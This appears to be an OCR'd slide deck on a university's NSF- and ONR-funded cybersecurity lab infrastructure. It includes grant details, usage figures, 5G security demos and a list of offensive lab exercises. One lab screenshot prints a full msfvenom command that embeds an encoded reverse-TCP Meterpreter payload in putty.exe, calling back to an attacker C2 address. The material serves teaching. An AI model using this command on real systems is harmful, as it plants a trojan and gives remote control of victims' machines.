
NSF CIRC

- Broader impact by leveraging NDG's Academic Cloud and NETLAB+



NSF CIRC


- Academic Cloud + NETLAB System + Developers' Expertise



PLATFORM	2024	2023	2022
Academic Cloud	73319	249153	263305
NETLAB+	33917	69025	64962
TOTAL	**107236**	**318178**	**328267**

NSF CIRC

- Academic Cloud + NETLAB System + Developers' Expertise



PLATFORM	2024	2023	2022
Academic Cloud	73319	249153	263305
NETLAB+	33917	69025	64962
TOTAL	**107236**	**318178**	**328267**

Cyberinfrastructure Lab Capability


“5G Performance and Security”

January 1 2024– June 30 2026

Amount: $120,000 (USC Share)


5G Performance and Security


- Goal: Develop applications for enhancing performance and detecting/mitigating cyber-attacks on 5G networks



DEMO – Millimeter-wave blockage detection

https://www.youtube.com/watch?v=b9jWcpBFsRs




1400
1200
1000
800
600
400
200
0
Throughput [Mbps]
0
2
4
6
8
Time [s]

DEMO – Customized Application for DoS Detection

https://youtu.be/EGQHUdrQ80M

Cyberinfrastructure Lab Capability

DoD – Office of Naval Research
“Preparing Cyber Warfare Professionals by Integration of Curriculum, Experiences, and Internships”


February 1 2023 – January 30 2026

Amount: $600,000

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Twelve-week C4ISR1 research experience (formal learning)

  - Workshops and tutorials (informal learning)




Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).

Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

1. C4ISR: Command, Control, Communications, Computers, Intelligence, Surveillance and Reconnaissance

ONR Cyber

- Goal 2: Expand the Academic Cloud
  - Example: Lab library on “Fundamentals of Cybersecurity”



Border router implements policy rules to protect internal network

Lab 1: Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS

Lab 2: Remote Access Trojan (RAT) using Reverse TCP Meterpreter

Lab 3: Escalating Privileges and Installing a Backdoor

Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Lab 5: Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails

Lab 6: SQL Injection Attack on a Web Application

Lab 7: Cross-site Scripting (XSS) Attack on a Web Application

Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris

Lab 9: Cryptographic Hashing and Symmetric Encryption

Lab 10: Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman

Lab 11: Public Key Infrastructure: Certificate Authority, Digital Certificate

Lab 12: Configuring a Stateful Packet Filter using iptables

Lab 13: Online Dictionary Attack against a Login Webpage

Lab 14: Intrusion Detection and Prevention using Suricata

Lab 15: Packet Sniffing and Relay Attack

Lab 16: DNS Cache Poisoning

Lab 17: Man in the Middle Attack using ARP Spoofing

Lab 18: Understanding Buffer Overflow Attacks in a Vulnerable Application

Lab 19: Conducting Offline Password Attacks

DEMO – Spyware

https://youtu.be/x_7jsXsn_YU

Content - Reservation 31355 - NETLAB+ - Google Chrome

Not secure https://10.173.78.50/lab-content.cgi?res_id=31355&ex_id=JGOMEZ_0050_56AE_2F47_6305_5037_0004

Content

Lab_4_Collecting_Information_with_Sp... 10 / 33 125%

meterpreter shell. The arguments of the command below are explained as follows:

- `-a x86`: specifies the architecture of the target victim, which is `x86` in this case.
- `--platform windows`: specifies the platform of the target victim (e.g., Linux, Android, Apple iOS, etc.). Since the victim is using a Windows 10 machine, the specified platform is `windows`.
- `-x putty.exe`: specifies an executable file to attach the malicious payload to. We will use `putty`, a popular program that allows the user to configure machines via SSH and Telnet. Note that this program could be of any type (e.g., Notepad++, Word application).
- `-k`: preserves the template behavior (putty.exe) and injects the payload (reverse_tcp) as a new thread.
- `-p windows/meterpreter/reverse_tcp`: specifies the payload to use, which is in this case a *reverse_tcp* session.
- `LHOST=216.0.0.10`: specifies the IP address through which the attacker will listen for *reverse_tcp* session connections. This is the IP address of the C2 server.
- `LPORT=4444`: specifies the port number through which the attacker will listen for a *reverse_tcp* session connections. This is the port number of the C2 server.
- `-e x86/shikata_ga_nai`: specifies the shellcode encoder to use (e.g., x64/xor, cmd/perl, etc.). We are using the `x86/shikata_ga_nai` encoder which uses a polymorphic XOR additive feedback to ensure that the output is different every time. This helps evading some weak Antivirus and Antimalware products.
- `-i 3`: specify the number of times to encode the payload.
- `-b "\x00"`: specify the characters to avoid (i.e., bad characters). These are characters known to make the shell or application crash.
- `-f exe`: specify the output format (windows executable).
- `-o puttyX.exe`: save the payload to a file named puttyX.exe.

```
msfvenom -a x86 --platform windows -x putty.exe -k -p
windows/meterpreter/reverse_tcp LHOST=216.0.0.10 LPORT=4444 -e
x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
```

NETLAB+

Not secure https://10.173.78.50/lab.cgi

New Chrome available

Gmail YouTube Maps Special Topics in Int... Translate rout Build a Fast Networ... All Bookmarks


UNIVERSITY OF SOUTH CAROLINA

Home Reservation ekfoury

MyNETLAB > CyberSec_H1_12004 > Reservation 31355 > Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Topology Content Status Victim BR/FW Attacker Web server DNS server Mail server

Time Remaining 2 hrs. 53 min.



Search

6:08 PM 2/5/2024

Cyberinfrastructure Lab Capability


National Science Foundation
